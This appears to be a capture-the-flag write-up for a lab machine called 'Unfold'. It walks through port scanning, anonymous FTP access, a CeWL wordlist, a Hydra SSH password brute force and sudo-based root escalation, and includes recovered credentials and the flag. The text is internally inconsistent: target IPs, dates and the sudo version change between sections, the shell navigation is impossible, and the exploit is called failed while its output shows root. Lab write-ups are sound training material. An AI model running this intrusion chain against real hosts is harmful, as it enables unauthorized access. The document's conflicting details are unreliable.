

****SYSTEM INFORMATION****

IP Address (Network) – 192.168.0.5

Hostname - Unfold

Operating System (Version) - Linux 3.2 - 4.9

Domain – N/A

Credentials – jack:Cyberspace, goblin:ac51

Responding to ICMP (Yes/No) - Yes

Firewalled (Yes/No) – No

flag – 953e976900a6250ce964119dda392196

****ENUMERATION****

-Port Scan

‘_nmap 192.168.0.5 -Pn -n -p-’

```
(kali@kali)-[~]
$ nmap -Pn -n 192.168.0.5 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-08 06:19 EDT
Nmap scan report for 192.168.0.5
Host is up (0.0026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
1515/tcp  open  ifor-protocol
3535/tcp  open  ms-la
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds
```

-Port Specific Scan

```
(kali@kali)-[~]
$ nmap -Pn -n 192.168.0.5 -p21,1515,3535 -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-08 06:20 EDT
Nmap scan report for 192.168.0.5
Host is up (0.071s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-r--r-- 1 0 62 Sep 25 2019 note.txt
|_ftp-st:
|_STAT:
|_FTP server status:
|_Connected to 192.168.0.112
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPd 3.0.2 - secure, fast, stable
|_End of status.
1515/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Join Us
|_http-server-header: Apache/2.4.7 (Ubuntu)
3535/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 d8:8d:e7:48:3a:3c:91:0e:3f:43:ea:a3:05:d8:89:e2 (DSA)
|_2048 f0:41:8f:e0:40:e3:c0:3a:1f:4d:4f:93:e6:63:24:9e (RSA)
|_256 fa:87:57:1b:a2:ba:92:76:0c:e7:85:e7:f5:3d:54:b1 (ECDSA)
|_256 fa:e8:42:5a:88:91:b4:4b:eb:e4:c3:74:2e:23:a5:45 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

- Service Enumeration

- Port 21 (ftp) is vulnerable for anonymous login
'nmap 192.168.0.5 -Pn -n -p21 -sC -sV'

```
(kali@kali)-[~]
└─$ nmap -Pn -n 192.168.0.5 -p21 -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-08 06:27 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.5
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ _rw-r--r-- 1 0      0      62 Sep 25  2019 note.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.0.112
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPd 3.0.2 - secure, fast, stable
|_ End of status

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.92 seconds
```

****Vulnerability Research****

- Manual

- Login with ftp credentials as ftp as username and ftp as password because anonymous ftp login is enabled
- We found a file called note.txt
- Get the file and read the content
- On reading the file we found username is jack

```
(kali@kali)-[~]
└─$ ftp 192.168.0.5
Connected to 192.168.0.5.
220 Welcome to HackerSchool's FTP service.
Name (192.168.0.5:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50697|).
150 Here comes the directory listing.
-rw-r--r-- 1 0      0      62 Sep 25  2019 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||51063|).
150 Opening BINARY mode data connection for note.txt (62 bytes).
100% |*****| 62 39.93 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (21.59 KiB/s)
ftp> exit
221 Goodbye.

(kali@kali)-[~]
└─$ cat note.txt
Hello Dear!
Planning to join our team? Try to login as Jack.
```

- There is a web page on port 1515, on 192.168.0.5:80 the page is available



- Cewl that page and create a wordlist
'cewl 192.168.0.5 -w mathru.txt'
- Brute force with above wordlist and user as jack
'hydra -l jack -P mathru.txt ssh://192.168.0.5:3535'
- We found username as jack and password is Cyberspace and do ssh login

```
(kali㉿kali)-[/tmp]
$ hydra -l jack -P pass.txt ssh://10.0.0.183:3535
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-07 17:41:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:1/p:35), ~3 tries per task
[DATA] attacking ssh://10.0.0.183:3535/
[3535][ssh] host: 10.0.0.183 login: jack password: Cyberspace
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-07 17:42:01
```

****Escalation****

- Method 1 – sudo permissions

- Run 'sudo -l' command to see what commands can jack run and we found below result

```
kali@kali: ~ x kali@kali: ~ x root@Unfold: ~ x
(kali㉿kali)-[~]
$ ssh jack@192.168.0.5 -p3535

jack@192.168.0.5's password:
Last login: Tue Aug 8 16:30:11 2023 from 192.168.0.113
jack@Unfold:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on Unfold:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User jack may run the following commands on Unfold:
    (root) ALL, !/bin/su
jack@Unfold:~$ sudo -i
root@Unfold:~# whoami
root
root@Unfold:~#
```

- We found that all users can run !/bin/su command as a root user so we run 'sudo -i' command and we got root access.

-Method 2 – sudo version


Tod Miller Sudo local root exploit

- Check sudo version by running 'sudo --version' command and we found version is 1.8.95 this is vulnerable for tod miller root exploit.
- Head to the directory /usr/share/hs and we find a file final.sh
- Run the executable file with command './final.sh final.sh'
- We will not get root access.



```
kali@kali: ~  
root@Unfold: /tmp  
jack@Unfold:~$ sudo --version  
Sudo version 1.8.9p5  
Sudoers policy plugin version 1.8.9p5  
Sudoers file grammar version 43  
Sudoers I/O plugin version 1.8.9p5  
jack@Unfold:~$ cd /usr/share/hs  
-bash: cd: /usr/share/hs: No such file or directory  
jack@Unfold:~$ cd ..  
jack@Unfold:/home$ cd ..  
jack@Unfold:/usr/share/hs$ ./final.sh final.sh  
-bash: ./final.sh: No such file or directory  
jack@Unfold:/usr/share/hs$ ./final.sh final.sh  
Tod Miller Sudo local root exploit  
by Slouching  
automated by kingcope  
ALEX-ALEX  
root@Unfold:/tmp# whoami  
root  
root@Unfold:/tmp#
```

- Head /root location and cat the content of the flag to capture the flag.
- Flag is 953e976900a6250ce964119dda392196.



```
root@Unfold:~$ find / -name flag.txt -type f 2>/dev/null  
/root/flag.txt  
root@Unfold:~$ cd /root  
root@Unfold:~$ cat flag.txt  
953e976900a6250ce964119dda392196  
root@Unfold:~$
```

Summary

Step	Technique
Recon	nmap -Pn -n -p- plus targeted -sC -sV on open ports
FTP	Anonymous login enabled; leaked username jack via note.txt
HTTP	CeWL wordlist generated from the port 1515 web page content
SSH brute force	Hydra with CeWL wordlist; found jack:Cyberspace
Privesc (working)	Sudo misconfig allowing !/bin/su as root; used sudo -i
Privesc (attempted, failed)	Legacy sudo local root exploit (final.sh / Tod Miller)
Root	flag.txt located in /root

Overall: anonymous FTP access leaked a username, a CeWL-generated wordlist from the exposed web page cracked the SSH password for user jack over Hydra, and a sudo misconfiguration (jack permitted to run !/bin/su as root) gave a direct path to root access. A second escalation path (a legacy sudo version exploit) was attempted but did not succeed on this host.